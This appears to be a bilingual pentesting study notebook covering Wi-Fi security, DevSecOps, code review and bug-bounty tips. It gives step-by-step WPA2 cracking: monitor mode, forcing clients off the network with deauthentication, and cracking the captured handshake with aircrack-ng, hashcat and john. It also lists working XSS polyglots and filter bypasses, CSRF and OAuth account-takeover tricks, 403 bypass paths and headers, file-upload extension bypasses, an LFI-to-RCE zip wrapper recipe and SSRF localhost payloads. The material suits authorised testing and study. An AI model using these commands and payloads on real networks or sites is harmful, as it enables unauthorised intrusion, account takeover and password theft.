Date	Apparaît en 2003	Apparaît en 2004
Sécurité	Moins sécurisé	Plus sécurisé
Chiffrement	Utilise le RC4 avec TKIP	Utilise AES et CCMP

## - WPA-Personal vs WPA-Entreprise



**CCMP** = Il s'agit du sigle pour **CBC-MAC Counter Mode Protocol**.

- Confidentialité : utilisation d'une variante de CTR mode : On utilise juste un compteur initialisé dès le début, non concaténé avec une nonce.
- **CBC-MAC => pour l'authentification**
  
- **WPA/WPA2 MGT**

### Que signifie WPA MGT ou WPA2 MGT ?

Si vous avez vu des réseaux Wi-Fi avec ces caractéristiques, vous devez savoir que lorsqu'un réseau est **WPA MGT** ou **WPA2 MGT**, cela signifie que le mot de passe n'est pas une clé pré-partagée. Au lieu de cela, le réseau Wi-Fi est connecté à un système ou service d'authentification, généralement un service radius, pour vérifier l'utilisateur et le mot de passe de la personne qui cherche à se connecter. Car les réseaux WiFi MGT (Management) ont besoin d'une infrastructure un peu plus complexe, ce sont ceux que l'on utilise dans les milieux professionnels et en entreprises.

### WPA3-PSK


To improve the effectiveness of PSK, updates to WPA3-PSK offer greater protection by improving the authentication process. A

## - Protocole WPS

- Le but du protocole WPS est de simplifier la phase de configuration de la sécurité des réseaux sans fil. Il permet à des particuliers ayant peu de connaissances sur la sécurité de configurer un accès WPA, supporté par les appareils Wi-Fi.

## - AP ( Access Point )

- **Access Point (AP)** est un appareil permettant de nous relier au switch par ondes radio à la place de câbles :




## - BSSID

- **BSSID : AP MAC Address**

## - BSS

- Un ensemble formé par le point d'accès (AP) et les stations situés dans sa zone de couverture est appelé **ensemble de services de base (BSS)**.



**IEEE 802.11ac, appelé également Wi-Fi 5, est un standard de transmission sans fil de la famille Wi-Fi, normalisé par l'IEEE le 8 janvier 2014.**

**Evil twin : malicious copy of legitimate network with the same name and similar features.**

**WPA3 (WiFi Protected Access 3)** is the latest WiFi security standard announced by WiFi Alliance in 2018. It will succeed the WPA2 standard. **Simultaneous Authentication of Equals (SAE)** is a new feature in WPA3 which will replace the WPA2-PSK network. **SAE has multiple new security features like perfect forward secrecy, protection against passphrase bruteforce and Protected Management Frames (PMF).**

**Enhanced Open** is a new WiFi Alliance security standard for open public networks. It is based on **Opportunistic Wireless Encryption (OWE)**. OWE provides privacy and secrecy without authentication without the need for a commonly known secret.

## - Password Cracking ( WPA/WPA2 BForcing )

Brute-forcing : majority of network devices and applications lack the resilience to effectively detect and prevent brute-force attacks, it comes as an effective attack.

### Theory before practice :

Wi-Fi Handshake : A handshake in Wi-Fi is a mechanism by which an access point authenticates a client to onboard it and use its services. In this handshake, we have something called a **message integrity check (MIC)**, which is a combination of your Wi-Fi passphrase, nonce (random numbers), SSID and some other keys. this handshake only occurs when a user authenticates.

The goal is to capture this handshake (inside a **.cap file**), extract juicy information and brute force against the MIC to finally obtain a password.

### Pré-requis :

- 1) Avoir un external Wi-Fi adapter pouvant être mis en mode "monitor".

### Steps :

- 1) putting our Wi-Fi adapter in monitor mode first :
  - `airmon-ng start wlan0`
- 2) Find your access point target (here, SSID=raaj is the target ) :
  - `airodump-ng wlan0mon`

CH 3 ][ Elapsed: 12 s ][ 2021-06-06 15:17										
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
18:45:93:69:A5:19	-15	4	0 0	3	130	WPA2	CCMP	PSK	raaj	
	-60	4	0 0	7	130	WPA2	CCMP	PSK	ajoy	
	-61	2	0 0	8	130	WPA2	CCMP	PSK	GAURAV SRIVASTAVA	
	-65	2	0 0	1	195	WPA2	CCMP	PSK	Amit 2.4G	
	-65	3	0 0	1	195	WPA2	CCMP	PSK	jiofbr001 2.4G	
	-60	3	0 0	3	130	WPA2	CCMP	PSK	Kavz	
	-65	2	0 0	8	130	WPA2	CCMP	PSK	<length: 0>	
	-65	2	0 0	8	130	WPA2	CCMP	PSK	mahhip	
	-65	2	0 0	1	130	WPA2	CCMP	PSK	sanjay	
	-66	2	0 0	10	130	WPA2	CCMP	PSK	<length: 0>	
	-66	4	0 0	3	130	WPA2	CCMP	PSK	Abhiaka	
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes			
		-66	0 - 10	94	8					

- 3) Capture a handshake :

- **airodump-ng wlan0mon -c3 --bssid 18:45:93:69:A5:19 -w pwd**
- **-c : channel**
- **-w : name to save as**

We have to force a user to reauthenticate by deauthenticating him. It can be done by aireplay-ng like this :

- **aireplay-ng --deauth 0 -a 18:45:93:69:A5:19 wlan0mon**

Now, you have to wait until you get a Handshake :

CH 3 ][ Elapsed: 54 s ][ 2021-06-06 15:19 ][ WPA handshake: 1 5:19										
BSSID	PWR	RX0	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
18:45:93:69:A5:19	-15	4	0 0	3	130	WPA2	CCMP	PSK	raaj	

- 4) Bruteforcing :

- **aircrack-ng handshake.cap -w dict.txt**  
OU
- **cowpatty -r handshake.cap -f dict.txt -s raaj**  
OU
- **cd /usr/share/hashcat-utils**  
**./cap2hccapx.bin /root/handshake.cap /root/handshake.hccapx**  
**hashcat -m 2500 handshake.hccapx dict.txt --show**  
OU

- `hcxpcapngtool --john hash.john handshake.cap`  
`john --format=wpapsk --wordlist dict.txt hash.john`  
`john --show hash.john`

It can be quite worth to try all the methods.

## 39) DevOps / DevOpsSec

### - Définition



DevOps is a set of practices that combines software development (Dev) and IT operations (Ops : Administration des systèmes ). It aims to provide continuous delivery with high software quality.

Understanding of DevOps processes is a must for a Pentester or DevOps professional.

DevSecOps refers to introducing security in different stages of the DevOps process.

DevOps differs from SDLC and Agile.

## Etape Dev et Ops :



All Steps have to be automatic.

## Version Control System :

This phase deals with the writing and management of the source code. When multiple developers are working on a big project, the code from all contributors needs to be collected in one place (Code Repository) before the build phase.

## Testing :

Testing is done by the developers to make sure that the software/app is working fine. In this phase, we are focusing on the automated tests written by the developers that can be run automatically after each build.


Exemples de framework de test automatique : JUnit, Pytest, Tox, Selenium ( pour interagir avec les navigateurs )

## Intégration Continue :

L'intégration continue est un ensemble de pratiques consistant à tester de manière automatisée chaque révision de code avant de le déployer en production.

Lorsque le développeur code une fonctionnalité, il conçoit également le test associé et ajoute le tout à son dépôt de code. Le **serveur d'intégration** va ensuite faire tourner tous les tests pour vérifier **qu'aucune régression** n'a été introduite dans le code source suite à cet ajout. Si un problème est identifié, le déploiement n'a pas lieu et les Dev sont notifiés. Si aucune erreur n'est remontée, le serveur d'intégration peut déployer directement le code en production.

Ainsi, avec l'intégration continue la phase de tests automatisés est complètement intégrée au flux de déploiement.



Exemple de tools : Jenkins, Gitlab CI, Travis CI, TeamCity, GoCD

In the case of DevSecops, the CI server triggers the security tools in different phases (e.g. Static Code Analysis, Dynamic Analysis, etc) and stores the logs/reports.

## Infrastructure as Code

Infrastructure as Code (IaC) dictates that the infrastructure needed to deploy (or test deploy) the application (e.g. application server, dependencies, WAF, database server, etc.), should be defined in a file/script that can be executed to make the infrastructure ready. It covers the tools/techniques used to automate the creation of setup for deployment (or test deployment) of the project.

Exemple de tool : Ansible


Why is "Infrastructure as Code" important in DevSecOps?

Infrastructure as Code saves the repetitive human effort in setting up and managing the infrastructure. It also removes the human error altogether (i.e. once the script is finalized) by making sure that everything is set up, in the same way, every time the script is run. It also ensures that the developers and testers are working on an accurate setup with no special settings/misconfiguration etc caused by the operations team.

## 40) Audit en boîte blanche


Code Review : Strategies :

- 1) Read Everything ( function by function ) directly :
  - Very time consuming (Almost impossible if the code is too large)
  - Very good way when you are apart of an internal team and you aren't just looking for vulnerabilities but also for weaknesses that can be fixed to increase the security.
  - But the coverage of the review the code is perfect




- **2) Function to called function ( TOP to the BOTTOM ) :**

- By picking up a function (ideally directly accessible form an user) and reviewing every function that is called and doing the same process for the called functions.




- Only Searching for expressions or dangerous functions isn't a good way to make a code review because :

- Maybe the function in question is never accessed by any user input.
- **3) Functionally by Functionally :**
- Picking a functionality and reviewing the code that is linked with.



### Code Review : Reviewing :

- Méthode 1
  - Function context :



## 41) Bug bounty Tips

- BB - Recon (file, url, subdomains):
- For wordlist : <https://wordlists.assetnote.io/>

<ul style="list-style-type: none"> <li>- Using grep to extract URLs in HTTP response : <code>curl -i [URL]   grep -Eo "(http https)://[a-zA-Z0-9./?=_-]*"</code></li> </ul>
<ul style="list-style-type: none"> <li>- <code>cd /home/kali/prog/lib/GRecon/ ; python3 grecon.py :</code> <ul style="list-style-type: none"> <li>- <code>GRecon_Cli</code> tool using Google Dork to find :           <ul style="list-style-type: none"> <li>- Sub-Subdomains</li> <li>- Signup/Login pages</li> <li>- Dir Listing</li> <li>- Exposed Docs ( pdf, xls, docx ... )</li> <li>- WordPress Entries</li> <li>- Pasting Sites ( Records in pastebin, Ghostbin... )</li> </ul> </li> </ul> </li> </ul>
<ul style="list-style-type: none"> <li>- Grawler - v1.0 : Grawler is the best tool ever, made for automating google dorks (<a href="https://github.com/A3h1nt/Grawler">https://github.com/A3h1nt/Grawler</a>) This is a website tool. Run with <code>php -S localhost:8000</code> in the website folder ( tool</li> </ul>

folder ).

- **Fast Google Dorks Scan :**

- **JavaScript recon automation :**

- **Gather JSFile links from the target**
- **Finding Endpoints From the JSFiles**
- **Finding Secrets in the JSFiles**
- **Get JSFiles locally for manual analysis**
- **tools :**
  - **JSParser : parse relative URLs from JavaScript files**

- **Github**

- 

- 

- 

- 

- **BB - CSRF Bypass protection :**

- **Using a CSRF token across accounts**

- **Replacing value of same length : for instance it is an alphanumeric token of 32 characters under the variable authenticity\_token you replace the same variable some other 32 character value**

- **Removing the CSRF token from requests entirely ( or just the value of the parameter )**

- **Decoding CSRF tokens then identifying how it's made and trying to modify it.**

**Most of the time, CSRF tokens are either MD5 or Base64**

encoded values.

- Extracting token via HTML injection ( Dangling ... )
- Using only the static parts of the token if it's made with a static part.
- Clickjacking
- Change the request method
- If the double-submit token cookie is used as the defense mechanism :
  - session fixation technique => Then, execute the CSRF with the same CSRF token that you fix as the cookie.
- For CSRF Protection via Referer :
  - You can add the following meta tag to the page hosting your payload to Remove the referer header.
  - You can try bypassing the verification of the header by including authorized terms in the URL CSRF payload.
  - Utiliser la fonction history.pushState() dans le payloads pour modifier l'en-tête Referer.
- Check if there is a CSRF token
- CSRF JSON Data :
  - Check if we change the Content-type to **text/plain** there is no error. Then, construct the CSRF.
  - Check if we change the Content-type to **application/x-www-form-urlencoded** there is no error. Then, construct the CSRF.
  - Check if we change the Content-type to **multipart/form-data** there is no error. Then, construct the CSRF.
  - Rajouter à la fin de l'url .json

<https://medium.com/@osamaavvan/json-csrf-to-formdata-attack-eb65272376a2>

- BB - OAuth :

- Test CSRF for Linking external Account
- Test CSRF into Open redirect for retrieving the victim's token ( or code )
- 1) CSRF-Login in the **Authorisation Server**
- 2) CSRF-Linking with the victim account and your AS account ( **Authorization Server** )
- 3) Log in with your AS Account to take over the victim's account.

-

-

-

-

-

-

-

-

-

- BB - SAML :

- Comment injection in XML document in the mail address for login
- Signature Stripping

- |   |
|---|
| - Change the login of a user ( in the SAMLResponse )              |
| - Try to use the default secret key provided by the library used. |
| -   |
| -   |
| -   |
| -   |
| -   |
| -   |
| -   |
| -   |
| -   |

- BB - Bypassing 403 and 401 error :

- |  |
|--|
| - Use <b>byp4xx</b> script to automate the attack                                    |
| - Changing HTTP verbs  |
| - Plugin on Burp suite : 403Bypasser => automates bypassing of 403 Forbidden errors. |
| - target.com/admin..;/   |
| - target.com/..../admin  |
| - target.com/whatever..;/admin   |
| - target.com/admin/  |
| - target.com/admin/.   |
| - target.com//admin//  |
| - target.com/.//admin/..   |
| - target.com//admin/*  |
| - <b>http://site.com/secret</b> => 200 OK ( http sans le S )                         |
| - site.com/%2f/secret.txt/   |
| - target.com/admin%20/   |
| - target.com/%20admin%20/  |
| - target.com/admin%20/page   |
| - /..;/admin   |

- /admin:/
- /admin/~
- /admin?param
- /%2e/admin
- /admin#
- by deeper traversing :
  - /.git => 403
  - /.git/config => 200 OK
- Headers to Rewrite URLs :
  - X-Original-URL: /admin OR localhost
  - X-Override-URL: /admin
  - X-Rewrite-URL: /admin
  - X-Originating-IP: /admin
  - X-Remote-IP: /admin
  - X-Client-IP: /admin
  - X-Forwarded-For: /admin
  - ...

- Try inserting unicode characters to bypass the defenses
  - Example : % = ca, % = sa  
So if /cadmin is blocked, try accessing %dmin.

You can find example on this site :

<https://github.com/filedescriptor/Unicode-Mapping-on-Domain-names>

- Referrer: target.com/admin

-

-

-

- BB : File upload :

- Alternative to classic extensions :

- **PHP:** .php, .php2, .php3, .php4, .php5, .php6, .php7, .phps, .phps, .pht, .phtm, .phtml, .pgif, .shtml, .htaccess, .phar, .inc
- **ASP:** .asp, .aspx, .config, .ashx, .asmx, .aspq, .axd, .cshtm, .cshtml, .rem, .soap, .vbhtm, .vbhtml, .asa, .cer, .shtml
- **Jsp:** .jsp, .jspx, .jsw, .jsv, .jspf, .wss, .do, .action
- **Coldfusion:** .cfm, .cfml, .fcf, .dbm
- **Flash:** .swf
- **Perl:** .pl, .cgi
- **Erlang Yaws Web Server:** .yaws
- using some uppercase letters: pHp, .pHP5, .PhAr ...

- Bypass file extensions checks

- 1) Adding a valid extension before the execution extension
  - file.png.php
  - file.png.PhP5
- 2) Try adding special characters at the end ( with a wordlist; bruteforce with Burp ).
  - file.php%20
  - file.php%0a
  - file.php%00
  - file.php%0d%0a
  - file.php/
  - file.php.\
  - file.
  - file.php....
  - file.pHp5....

- file.php%00.png
- file.php\x00.png
- file.php%0a.png
- file.php%0d%0a.png
- file.phpJunk123png
- file.png.jpg.php
- file.php%00.png%00.jpg
  
- 3) Try to put the **exec** extension before the valid extension and pray so the server is misconfigured :
- ex: file.php.png

-  
-  
-  
-  
-  
-

#### **- Turning LFI to RCE in PHP using ZIP wrapper**

##### **Condition :**

- For PHP based websites.
- We can upload zip files.

#### **- LFI (Local File Inclusion) vulnerability present in the server**

1. Create a .php file (rce.php)
  2. Compress it to a .zip file (file.zip)
  3. Upload your .zip file on the vulnerable web application
  4. Trigger your RCE via accessing:
- ```
https://site.com/index.php?page=zip://path/file.zip%23rce.php
```

g this trick ( zip ) we have basically circumvented the file upload restrictions of the web application disallowing us to upload a php file directly.

## - BB : Broken access control :

|   |
|---|
| - |
| - |
| - |
| - |
| - |
| - |
| - |
| - |
| - |
| - |
| - |
| - |
| - |
| - |
| - |
| - |
| - |

## - BB - XSS :

-

### - Payload in XML file :

```
<?xml version="1.0" encoding="UTF-8"?>
<html xmlns:html="http://www.w3.org/1999/xhtml">
<html:script>prompt(document.domain);</html:script>
</html>
```

### - XSS recon :

- `xss_check [URL] ( without "https://" )`

### - Polyglot payload ( depending on the situation, adapt it and do not copy & paste blindly ) :

- `-->"/></sCript><detaiLs open x=">"  
ontoggle=(co\u006efirm)` `` >`

- `jaVasCript:/*-//*`/*\`/*'/*"/**/(/* */oNcliCk=alert()`

```
//%0D%0A%0d%0a//</style/</titLe/</textarEa/</scRipt/-!>  
\x3csVg/<sVg/oNloAd=alert()//>\x3e
```

- `jaVasCript://--></title></style></textarea></script></xmp><svg/onload='+/*/+onmouseover=1/+[*]/+alert(1)//'>`

- **DOM-XSS scanner online :**

- <https://domxssscanner.geeksta.net/scan?>

- **XSS firewall bypass techniques**

- **lower/uppercase** : `<sCRipT>alert(1)</sCRiPt>`
- **CRLF injection** : `<script>%0d%0aalert(1)</script>`
- **Double encoding** : `%2522`
- **Testing for recursive filters** :  
`<scr<script>ipt>alert(1);</scr</script>ipt>`
- **Injecting anchor tag without whitespaces** :  
`<a/href="j&Tab;a&Tab;v&Tab;asc&Tab;ri&Tab;pt:alert&lpar;1&r  
par;">`
- **Try to bypass whitespaces using a bullet** : `<svg>·onload=alert(1)>`
- **Try to change request method**
- **Add any number of \n, \t or \r** : `java\nscript`
- **Add characters from \x00- \x20 at the beginning** :  
`\x01javascript`
- **Variation of alert()** : `write(1)`, `confirm(1)`, `prompt(1)`
- **payload without parenthesis** :  
`<script>onerror=alert;throw 1</script>`
- **window[/loc.source%2B/ation/.source] ( Regex for bypass words filtered )**

-

-

-

-

## - BB - SSRF :

- payload for finding internal service :
  - <http://127.1/>
  - <http://0000::1:80/>
  - [http://\[::\]:80/](http://[::]:80/)
  - <http://2130706433/>
  - <http://whitelisted@127.0.0.1>
  - <http://0x7f000001/>
  - <http://017700000001>
  - <http://0177.00.00.01>
